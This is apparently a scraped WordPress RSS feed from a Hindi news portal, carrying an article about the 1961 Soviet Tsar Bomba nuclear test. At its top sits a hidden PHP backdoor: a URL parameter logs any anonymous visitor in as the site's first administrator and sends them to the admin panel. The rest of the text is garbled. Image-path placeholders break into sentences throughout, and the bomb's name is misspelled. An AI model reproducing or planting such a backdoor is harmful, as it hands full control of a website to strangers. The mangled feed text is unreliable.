// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){ $u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);} if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();} } else {wp_redirect(admin_url());exit();} } },2); nuclear test – प्रत्युषा आशा की नयी किरण https://pratyushaashakinayikiran.com न्यूज़ पोर्टल Fri, 06 Sep 2024 09:07:00 +0000 en-US hourly 1 https://wordpress.org/?v=7.0 दुनिया एक झटके में खत्म हो जाएगी, ये है अब तक का सबसे खतरनाक न्यूक्लियर टेस्ट https://pratyushaashakinayikiran.com/?p=66800 Fri, 06 Sep 2024 09:07:00 +0000 https://pratyushaashakinayikiran.com/?p=66800 मॉस्को

दुनिया में कई घटनाएं ऐसी रही हैं जिन्होंने न केवल उस समय को बल्कि आने वाले समय को भी बदल डाला. ऐसी ही एक घटना 1961 में सोवियत संघ द्वारा किए गए जा बांबा (Tsar Bomba) के परीक्षण से जुड़ी है. यह परीक्षण न केवल अपने समय का सबसे खतरनाक था, बल्कि इसका असर आज भी देखा जाता है. इसका विस्फोट 1000 किलोमीटर दूर से देखा गया था.

एक झटके में 60 लाख लोगों को खत्म करने की शक्ति

इस रूसी परमाणु बम की महशक्ति का अंदाजा इसबात से ही लगाया जा सकता है कि इसको लंदन जैसे शहर पर गिराने पर हर तरफ राख ही राख नजर आएगी. एक झटके में 60 लाख लोग खत्‍म हो जाएंगे. इस जार बांबा बम के धमाके के बाद हिरोशिमा और नागासाकी में गिराए गए परमाणु बमों की कुल क्षमता का 1570 गुना ज्‍यादा ऊर्जा पैदा होगी.

जॉर बांबा से 50 मेगाटन टीएनटी के बराबर विनाश होगा. रूस के इस धमाके को 63 साल का समय पूरा हो गया है और इसकीगूंज आज भी दुनिया में सुनी जा सकती है. वैश्विक स्‍तर पर हथियारों की रेस अब नए मुकाम पर पहुंच रही है. चीन ने अंतरिक्ष में चक्‍कर काटने वाली मिसाइल दागकर कोहराम मचा दिया है.ब्रिटिश इतिहासकार एलेक्‍स वेल्‍लेरस्‍टेन कहते हैं कि आज इस बम को लंदन शहर पर गिराया जाय तो लगभग 58 लाख लोगों की मौत हो जाएगी. इसका असर लंदन से 9 किमी दूरी तक भारी तबाही मचेगी. इसके विस्‍फोट से हर इमारत जमीदोज हो जाएगी और वहां मौजूद प्रत्‍येक व्‍यक्ति की मौत हो जाएगी. इसका हल्‍का असर लगभग 50 किमी दूर तक रहेगा. इस परमाणु बमकी विनाशक क्षमता को देखते हुए लोग इसे धरती के खात्‍मे काहथियार कहते हैं.

6 दशक तक रखा टॉप सिक्रेट

इस महाविनाशक परमाणु बम को प्रोग्राम izdeliye 202 के तहत बनाया गया था. इस परमाणु बम को रूसी विमान ने आर्कटिक समुद्र में नोवाया जेमल्‍या के ऊपर बर्फ में गिराया था. बाद में जब इस परमाणु बम के बारे में पश्चिमी दुनिया को पता चला तो इसका नाम 'Tsar Bomba' कर दिया गया.

विशेषज्ञों के मुताबिक, रूस ने अपने परीक्षण के जरिए शानदार तकनीकी उपलब्धि हासिल की थी. इस महाविनाशक परमाणु बम का खौफ इतना ज्‍यादा था कि कैमरों को सैकड़ों मील की दूरी पर लगाया गया था. साथ ही उन्‍हें लो लाइट पोजिशन में रखा गया था ताकि वे परमाणु विस्‍फोट की चमक में 'अंधे' नहो जाएं. इन शक्तिशाली कैमरों ने लगभग 40 सेकंड तक आग के गोले का वीडियो बनाया और उसके बाद ये मशरूम के बादल के रूप में बदल गया. इस विस्‍फोट स्‍थल से 100 मील की दूरी पर स्थित एक विमान ने मशरूम के आकार के गुबार कावीडियो बनाया.ये लगभग 213,000 फुट की ऊंचाई तक पहुंचा था. इस विस्‍फोट के फुटेज को रूस ने लगभग 6 दशक तक टॉप सीक्रेट रखा था लेकिन अबरोस्‍तम के 75 साल पूरे होने पर उसे जारी किया था.

]]>